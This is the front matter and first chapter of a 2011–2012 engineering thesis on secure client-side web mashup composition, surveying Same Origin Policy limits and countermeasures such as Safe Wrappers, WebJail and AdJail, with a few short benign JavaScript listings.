KATHOLIEKE UNIVERSITEIT
LEUVEN

Faculteit
Ingenieurswetenschappen

Secure Web Mashup Composition

Victor Tabuenca Calvo

Thesis submitted for the degree of Diploma in Computer Engineering: Universitat Rovira i Virgili. Made in the context of an Erasmus exchange program with Katholieke Universiteit Leuven

Thesis supervisor:
Prof. dr. ir. Frank Piessens and Ir. Steven van Acker

Academic year 2011 – 2012

Preface

I would like to thank everybody who kept me busy the last year, especially my promotors. I would also like to thank the jury for reading the text. My sincere gratitude also goes to my wife and the rest of my family.

Victor Tabuenca Calvo

Contents

Abstract

Web mashups are a type of web applications which have gained particular interest in the recent years. The idea behind this concept is simple: to combine content and services from different origins, thus obtaining a new service with a greater added value. With its increasing use, arose the need for strict security requirements. Unfortunately, this need cannot be satisfied only with current client-side security policies, nor with techniques used traditionally. This is what makes web mashup security a challenging research field. In this project, we will study client-side web mashup composition, and explore three interesting security countermeasures developed by academic researchers. The first chapter introduces web mashups, going through the security challenges and countermeasures mentioned earlier. The next two chapters present three web mashup applications, specifically developed as test scenarios, and two types of attacks which can be carried out on them. In order to protect the proposed scenario applications from the attacks presented in chapter 3, chapter 4 discusses some theoretical configurations and their expected results once being applied on our selected countermeasures. Chapter 5 finally wraps up our work, exposing the relevant conclusions we came across while developing this project.

List of Figures

List of Tables

Listings

Chapter 1

Introduction

Since its inception in the early 90's, the Web has evolved considerably. The development of new tools and techniques has been the engine that has led the change from simple web pages to all the new possibilities currently offered by Web 2.0 and the new concepts introduced with it.

One of these new concepts is web mashups. A web mashup is a new type of web application that is able to combine content and functionality from other web services.

An example of this type of application is the delivery tracking service used by the U.S Postal Service. Through this service, a user with a tracking number can view the shipping information reflected on a map provided by Google Maps service.

1.1 Underlying Technologies

During the development of this thesis different technologies and techniques have been used. In this section, these technologies will be briefly explained.

1.1.1 The JavaScript Programming Language

JavaScript is the standard client-side language in mainframe web browsers [24]. JavaScript was originally developed by Brendan Eich of Netscape Communications, and was included with Netscape 2 in 1995.


[9] With the advent of JavaScript in web browsers, the appearance of the web changed greatly, from static web pages to interactive ones. These web pages respond to user actions and are allowed to modify their content and structure.

JavaScript is a language influenced by C syntax. It also copies names and naming conventions from Java. Nevertheless, these two languages are unrelated to JavaScript because of the very different semantics.

JavaScript can be described as a dynamic, weakly-typed scripting language. It supports different paradigms such as imperative, object-oriented (through a prototype-based inheritance model), and functional (providing support for first-class functions).

```
<html>
  <head>
  </head>
  <body>
    <script>
      var date = new Date();
      document.write("Today is: "+date.toLocaleDateString()+"</br>");
      document.write("The time is: "+date.toLocaleTimeString());
    </script>
  </body>
<html>
```

Listing 1.1: Example of a JavaScript program


localhost/Samples/sample1.html - Google Chrome
Google Maps
localhost/Samples/sampl
localhost/Samples/sample1.html
News
URV
KUL
WFM
PFC KUL
Otros marcadores

```
Today is: Monday, December 12, 2011
The time is: 15:13:20
```

Figure 1.1: Output of the example JavaScript program

In the years following its advent, JavaScript has obtained a dominant position over other client-side programming languages [10]. This has become possible due to the incorporation of new features and web development-oriented technologies, such as Ajax. More recently, it has become more powerful thanks to the HTML5 standard [35] and its new proposed APIs. Even though HTML5 is still a draft, it has a great acceptance among web browsers [31].

1.1.2 The DOM API

JavaScript's ability to interact with web pages is based on the API exposed by web browsers, called the DOM API [34].

The Document Object Model (DOM) is a programming interface maintained by the W3C [33], for HTML documents, i.e. web pages. It provides a structured representation of a document from a single and consistent API, in such a way that the structure can be accessed from programs so that they can change the document structure, style and content [7].

The DOM API provides a representation of the document as a structured group of nodes and objects (figure 1.2 shows a partial example), which have properties, events and methods.

Different browsers have different implementations of the DOM API [4].




Figure 1.2: A partial class hierarchy of document nodes, from [32].

1.2 Web Mashups

1.2.1 What Are Web Mashups?

A web mashup is a composed web application that combines data and functionality from more than one source, into a new flexible and lightweight client-side application[46]. This allows to create a more integrated service and convenient end user experience[51].

With web mashups, a web application can increase its added value by reusing content, even from services that never intended to produce reusable data. Moreover, due to its conceptual simplicity (taking up the content from its stakeholders and combining it), results in a reduction of the application logic complexity [30].

Lately, all he advantages that web mashups provide have led to a spectacular growth as everyday applications. However, this wider usage of web mashups has put in evidence the need to include strict security requirements, due to the fact that web mashups depend on collaboration and interaction between the different components. Unfortunately, the trustworthiness of the third-party service and content providers cannot be achieved by current security measures.

1.2.2 Building Web Mashups

Currently, there are two main approaches to build web mashups:

- **Server-side Composition**: The server hosting the web mashup has to obtain the needed content from its stakeholders, in order to build and deliver the web mashup to the client.
- **Client-side Composition**: The server provides the client with a template (an HTML file for instance). The client has then to retrieve all web mashup components from the third-party service providers, and to combine the content following the application logic included in the template.

In the first technique, as long as, the responsibility for security lies with the implementation done on the server, there are no significant technical challenges, apart from meeting the standards set by the stakeholders involved.





Figure 1.3: Server-side vs Client-side composition, from [30].

The second approach leads however to a greater technical difficulty. Indeed, the limit of this method is that it cannot maintain an appropriate level of functionality without compromising security: delegating to the client the responsibility to combine safely the components increases the possibility of undesirable results. This is due to the inability to ensure the full confidence in the components obtained from third-parties with the current existing policies in web browsers (that will be explained in 1.3).

1.2.3 Examples

Social Networking Services

A social networking service is an online platform that focuses on building and reflecting social relationships among people [12]. In the development of this thesis one of those social networks has been used, being Facebook. Its main features are outlined below.



Facebook helps you connect and share with the people in your life.

It's free and always will be.

Create a Page for a celebrity, band or business.

Français (France) Español English (US) Português (Brasil) Deutsch Italiano العربية हिन्दी 中文(简体) 日本語 ...

Facebook © 2011 · English (US) Mobile · Find Friends · Badges · People · Pages · About · Advertising · Create a Page · Developers · Careers · Privacy · Terms · Help

Figure 1.4: Facebook main page

Facebook is a social networking service launched in 2004, having reached more than 800 million users worldwide [6].

Facebook's core is the social graph, containing it users and the relationships they share among them, as well as with any other entity inside the graph [18].

This social graph can be accessed by developers through the Graph API, which presents homogeneously the objects in the graph, and the connections between them. With the Graph API, all the public information related to the objects in the social graph can be accessed. However, it should be considered that in order to access restricted information, the owner has to grant the corresponding permissions.

By using the Graph API, web application developers can provide to their applications an integrated aspect with Facebook, and allow their users to interact directly with Facebook characteristics, increasing the added value of their work.

Web Mapping Services

A web mapping service is an online platform which generates and shares maps on the Web. There are several companies that offer such services [5], but the one chosen to be used in this project, is Google Maps.



Google Maps - Google Chrome
maps.google.be/?ie=UTF8&hl=en
+You Web Images Maps News Translate Gmail More
Sign in
Google
Get directions
My places
Set default location
Google Maps offered in: Deutsch français Nederlands
Put your business on Google Maps
Experience MapsGL
Report a problem - Maps Labs - Help
Google Maps - ©2011 Google - Terms of Use
Satellite
Traffic

Figure 1.5: Google Maps main page

Google Maps is a web mapping service application and technology, provided by Google. It offers services such as street maps, a route planner, and an API for embedding maps on third-party websites [8].

Google Maps API allows web application developers to extend their applications by embedding maps, and overlaying application specific data on to the maps, thus offering to the user the ability to interact with this data properly.

Online Advertising Networks

An online advertising network [2] is a company which buys space on web sites willing to host advertisements, and then resells the space to advertisers.

The principal work is to match the advertisers' demands with the advertisement space supplied by publishers.

This is a large and growing market, generating great revenues to these companies, representing a big source of income for web site owners.

1.3 Security Challenges for Client-side Web Mashups

The main security policy implemented by web browsers is the Same Origin Policy [11], which disallows the content from one origin[1] to be accessed from other origins. The purpose of this restriction is to prevent information to be stolen from origins outside the application itself. Web browsers also apply a frame navigation policy, which restricts the navigation of frames to its descendants [30].

There are two ways to integrate components into client-side web mashups, **<iframe>** integration and **<script>** inclusion. According to the Same Origin Policy, and the HTML API exposed by web browsers, we can conclude that

- **<iframe> Integration**, provides total security between different origins, but lacks functionality, since it cannot interact with other components.

- **<script> Inclusion**, offers full functionality, as it allows interaction with other components, but lacks security, as it shares the execution environment of the web application, and therefore gives the same granted permissions to all components.

As presented in [30], all the security-specific requirements concerning web mashup composition, can be grouped in four categories. These categories have been defined as:

- Separation
- Interaction
- Communication
- Behaviour Control

1.3.1 Separation

The first category is justified by the fact that eventually malicious components, present in the composition, should not be able to modify other ones. This separation must also be applied for components in the same domain.

[1]The origin of a document is defined as the protocol, host, and port of the URL from which the document was loaded.

1.3.2 Interaction

Despite of the need for separation, in order to achieve a proper degree of integration and functionality, a component should be able to interact with the rest of the components, and the container itself. An adequate interaction should ensure confidentiality, integrity of the information exchanged and identification between the parties involved in the interaction.

1.3.3 Communication

The components involved within the web mashup should be able to communicate with remote origins in a controlled way. This communication must provide an authentication mechanism to be able to identify the origin of the entity which is involved in the communication.

1.3.4 Behaviour Control

This last category specifies the need for a control mechanism over the features offered by a component, which allows or disallows their behaviour depending on the situation.

In the next section, an overview of some of the workarounds proposed will be provided, including a brief discussion, based on the previously exposed security-specific requirements.

1.4 Survey of State-Of-The-Art Countermeasures

1.4.1 Overview

The current solutions proposed in the field of secure web mashup composition can be classified into different categories, according the strategy they follow, as per the approach used in [30].

This categories are:

- Solutions that enable separation and provide interaction between components, these solutions rely on **<iframe>** integration.
- Solutions that enable isolation of components, which work over scripts running within the same environment.
- Solutions that help to achieve communication, providing communication channels between different origins.
- Solutions that provide fine-grained control, allowing control over component behaviour.

We will look at each of these categories into details.

Techniques Enabling Separation and Providing Interaction

The first group of countermeasures are the solutions based either on **<iframe>** integration, or on the modification of the document structure itself. This solutions are compliant with the separation requirements thanks to the web browsers frame policy (see 1.3).

Since the solutions in this group are very heterogeneous, we organized them into subcategories.

The first sub-category includes techniques that try to provide a controlled interaction mechanism between **iframes**. These techniques, such as Subspace [38] and Fragment Identifier Messaging [27], mainly satisfy the interaction requirements [30], but their major disadvantage is that they increase the developer's work since they don't provide a designed interaction channel. One exception to this, is the web messaging protocol [36], which is part of the new HTML5 standard: indeed, it extends the web browser API for providing an interaction channel specifically designed for this purpose, with domain-dependent mutual authentication.

Unfortunately, none of these techniques provide a mechanism of separation within the same domain, which the second sub-category solutions try to solve by strengthening the actual **<iframe>** element. The module tag [29] or the sandbox attribute [23] are examples of techniques based on this approach. Such reinforcement is achieved by providing a mechanism for assigning a unique origin to each component. With this workaround, all the security requirements related to separation are fulfilled. Regarding the interaction security requirements, all these techniques can achieve all three requirements [30].

Finally, the last sub-category of this group includes all techniques starting from scratch, proposing a new document structure, such as MashupOS [49] or OMash [28]. These proposals are compliant with the security requirements, even though they are not implemented in major browsers [30].

Techniques Enabling Isolation of JavaScript Modules within the Same Execution Environment

The next group of countermeasures includes all those solutions that are based on script inclusion, providing mechanisms to isolate JavaScript modules executed in the same environment, i.e. the same document. In this case, the general strategy to introduce separation between components is to restrict the language to a safe subset, which can be achieved by two different ways: either by using a static code verification tool for determining if the module to fits the safe subset, such as in AdSafe [1], or by rewriting actively the code, forcing it to conform to the subset, as proposed in

Caja [42]. In this second technique, the code has to be available so that it can be analyzed.

Because these solutions are based on the object-capability model, the components can be dully separated, satisfying the separation security requirements [30].

In the first two groups, we did not mentioned the security requirements related to communication between different domains, since they do not provide such a mechanism. To remedy this situation, different techniques have been used, which partially solve the lack of specific solutions.

Techniques Helping to Achieve Communication with Remote Parties

Two concrete examples are the use of proxies on the server-side, mediating the requests made by a web page [13], and the use of scripted HTTP performing requests using the **script** element[2].

With the arrival of the new HTML5 standard, an extension of the HTTP protocol has been introduced, in which specific support is given to communication between domains with different origins. It is known as cross-origin resource sharing [47]. With this extension, remote servers can now indicate which shared resources can be accessed by different origins, thus also offering support for authentication.

Techniques Providing Fine-grained Control Features

Finally, to complete this brief overview of the countermeasures currently available, techniques allowing fine-grained control over component behaviour will be outlined.

Within this group, several subcategories can be distinguished. The first subcategory includes all those techniques that add a mechanism to enforce policies on JavaScript to access the browser's exposed API. There are two main approaches to achieve this purpose: either to modify the execution environment of the JavaScript code, i.e. the JavaScript engine of the browser as proposed by ConScript [41], or to avoid this modification by wrapping security-sensitive JavaScript built-in methods before normal script execution.

Two techniques implementing both approaches will be discussed in next section, specifically Safe Wrappers [40] and WebJail [46].

The second subcategory are those techniques proposing to create shared views of objects, implementing a policy enforcement mechanism for mediating access to the object. One of these techniques, AdJail [39], will be explained in more detail in section 1.4.2.

[2]This can be done since *script* elements can issue cross-domain requests through their *src* attribute [32].

The approach used in the last subcategory is to perform an information flow control on web mashup components avoiding sensitive data to be sent to different origins. This solution is adopted by Mash-IF [52].

1.4.2 Selected countermeasures

In this section, the countermeasures used in the development of this project will be presented. Used solutions all belong to the last group of countermeasures explained in the overview, 1.4.1. The two first techniques belong to those solutions that add a mechanism to enforce policies on JavaScript, the former without modification of the execution environment, and the latter by modifying it. Finally, the last technique is an example of those solutions which propose mediated access to objects.

Safe wrappers

The strategy proposed in [40] is to provide a library to intercept relevant security events, by implementing reference monitors via software wrappers to enforce user-defined policies over these events.

These policies are defined by the policy writer, in terms of built-in methods of JavaScript. A policy is a piece of JavaScript code which, in an Aspect-Oriented programming style, specifies which method calls are to be intercepted, and what action is to be taken (called the advice function).

This is achieved by the injection of both the policy and library code into the header of the web page, see listing 1.2, performed by the server, getting the policy code to be executed first. This way, critical security methods get wrapped before any attacker code can handle on them, providing a fresh environment in which to perform the appropriate initializations.

```
<html>
  <head>
    <script src="policies.js"></script>
  </head>
  <body>
    ...
  </body>
<html>
```

Listing 1.2: Structure of the modified web page, as per the approach proposed by Phung et al. in [40].

The main issue that this technique has to deal with, are completeness and tamper-proofing, as exposed in [43].

The problem about completeness concerns the reflection capabilities of JavaScript, the so-called built-in aliases, which are all existing access paths to a particular built-in method.

To solve this issue, the library ensures that a policy applied to one function will be applied to all its static aliases, which are those inherently present in the JavaScript API, i.e. **window.alert** or **window.prototype.alert**. Nevertheless, aliases can also be obtained dynamically, as shown in listing 1.3, through the window object provided by the browser. In this case, the approach is to include pre-defined policies within the library itself, in order to enforce those methods returning a window object.

```
//create a new object that points to a new window context
var win = window.open("");
//obtain the built-in method from the new window context
window.alert = win.window.alert;
```

Listing 1.3: Example of dynamic built-in obtaining.

Tamper-proofing consists in ensuring that no attacker code can subvert the monitor mechanism itself, since it is executed within the same environment. Specifically, the main way to manipulate the mechanism is by modifying the inheritance chain of objects and functions, which is part of the environment that an attacker has access to.

In the case of functions, the proposed solution is to take advantage of the fresh environment provided by the execution of the policies before any other code, and to store local references to original built-in methods used in the advice function.

As mentioned above, JavaScript objects can also be subverted through their prototype inheritance chain. To solve this issue, the approach used is to break the external inheritance chain. That can be done by setting an object's property **__proto__** to **null**, which is achieved by applying a pre-defined function **safe** available within the library. This function recursively traverses an object, detaching it and all of it sub-objects from the external prototype inheritance chain.

```
var whitelist = safe({"trusted_url.com":true,"another_trusted_url.org":true});
```

Listing 1.4: Example of using the *safe* function provided by the library.

The control over the execution environment could also allow the attacker code to cause undesired side-effects on the behaviour of the policies.The solution is then, a set of rules to be followed by the policy writer. The objective of these rules is to structure the policy code in such a way that we obtain declarative policies.

These rules consist in avoiding to define global objects or methods, and in using the provided **safe** function for building every object literal, as shown in listing 1.4.

The library also contains a policy calling mechanism, which allows the policy writer to provide not only a policy, but also an inspection type for the arguments and the result, which specifies the types of the call parameters that will be inspected by the policy code. By doing this, the library can ensure parameters fit to the specified types, so that the policy can be applied safely.

WebJail

WebJail[46] is a client-side security architecture that enables least-privilege integration of components into a web mashup. It is based on high-level secure composition policies, under the control of the mashup integrator through a policy language, which restricts the available functionality in each individual component.

WebJail's structure is built in three layers, each of which is responsible for processing the information from the previous layer, and for sending the output to the next layer.




Figure 1.6: WebJail Architecture, as shown in [46]

The outer layer, called Policy layer, processes the secure composition policy added via the new "policy" attribute introduced in the **<iframe>** element, associating the secure composition policy with the respective mashup component. The secure composition policy specifies the constraints for each security-sensitive pre-defined categories, which group all the identified security-sensitive operations. By default, the approach is to disallow those categories not specified in the policy. WebJail imposes that policies attached to the nested **iframes** will only make the total policy more restrictive.

The middle layer, called advice construction layer, builds the advice functions for individual JavaScript API functions. This task is performed based on the high-level policy received from the policy layer. The obtained advice function will be called instead of the real function.

Finally, the advice function and the operation which has to be enforced, is passed to the last layer, called deep aspect weaving layer. Its role is to make sure that all access paths to an advised function due pass through its advice function.

AdJail

AdJail [39] is a framework that helps web applications to support rendering advertisements from the mainstream online advertisement networks.

The strategy adopted is to apply policy-based constraints on advertisement content. This is achieved by defining a simple and intuitive policy specification language to specify several confidentiality and integrity policies on advertisements at a fine-grained level.

The specification of policies is accomplished through the use of annotations on the HTML elements of the page using a new attribute **policy**, containing a set of statements, each of which specifies the value of a particular permission. There are certain features about these permissions, which must be taken into account. First, permissions granted in an element's policy attribute are inherited by its descendants in the HTML document hierarchy. In addition, in the case of the collision of different values for the same permission, a policy composition process ensures that the effective value is the most restrictive. After the composition process, all unspecified permissions are set to their most restrictive values.

The architecture proposed in this countermeasure is to isolate the advertisement script within a hidden **<iframe>** (called shadow page), by removing it from the enclosing page (called real page), and by creating the hidden **<iframe>** where it will be added and it will run. The shadow page also contains a model with all the elements from the real page, to which the advertisement script has permission to access, allowing it to make local changes (writing permission) or explore its content (reading permission).

Since the advertisement script is isolated in its **<iframe>**, a way for communicating the changes made in the shadow page to the real page is needed. This is achieved by adding a script (called tunnel script A) to the shadow page. This script monitors page changes made by the advertisement script, and sends those changes to the real page via the web messaging API, using a set of pre-defined messages.

These changes are received by another script (called tunnel script B) added to the real page, which modifies it according to the policy constraints. This script has two more tasks to perform: to scan the real page, building the model to be passed, and




Figure 1.7: AdJail architecture, as proposed in [39]

to forward the events that the user performs on the advertisement displayed within the real page. These two tasks then convey their results to the shadow page through tunnel script A.

1.5 Objectives

The main goal of this project is to study the principal issues concerning security of web mashup composition, and the principal countermeasures that are under intense study in the field of research.

This study has been developed incrementally, so it can be divided into sub-goals.

The first phase was dedicated to implement some test scenarios. During this phase, the aim was to study the technologies involved in client-side web mashup composition, especially JavaScript, and the techniques used for this purpose: **<script>** inclusion and **<iframe>** integration.

In parallel, some research papers concerning web mashup security countermeasures were studied, to get a global view of the main solutions proposed in order to rectify the current situation of vulnerability in web mashup composition.

The following two phases involved developing some attacks on the test scenarios, applying then some of the countermeasures studied in the previous phase. The aim of the former was to experiment some vulnerabilities that can be exploited with the present situation in web mashup development. In the case of the latter, its purpose was to test the effectiveness of countermeasures applied against the attacks performed in the previous stage.

Finally, an evaluation phase was made, to draw conclusions on the subject of the project.

Chapter 2

Setting up the environment

In this chapter we will explain the characteristics and implementation details of the developed scenarios that provide our study environment.

The proposed scenarios are small web applications that show how web mashups are currently built using the existing composition techniques as explained in 1.3.

More specifically, three scenarios will be considered. The first scenario consists in a Google Maps application, in which the user can add markers to the map by filling a form with a desired address, in section 2.1. The next scenario, developed in section 2.2, is a Facebook application, where the user can see some information about the events (s)he is invited to. Finally, the third application is a naive and simple approach to online advertising networks, in section 2.3.

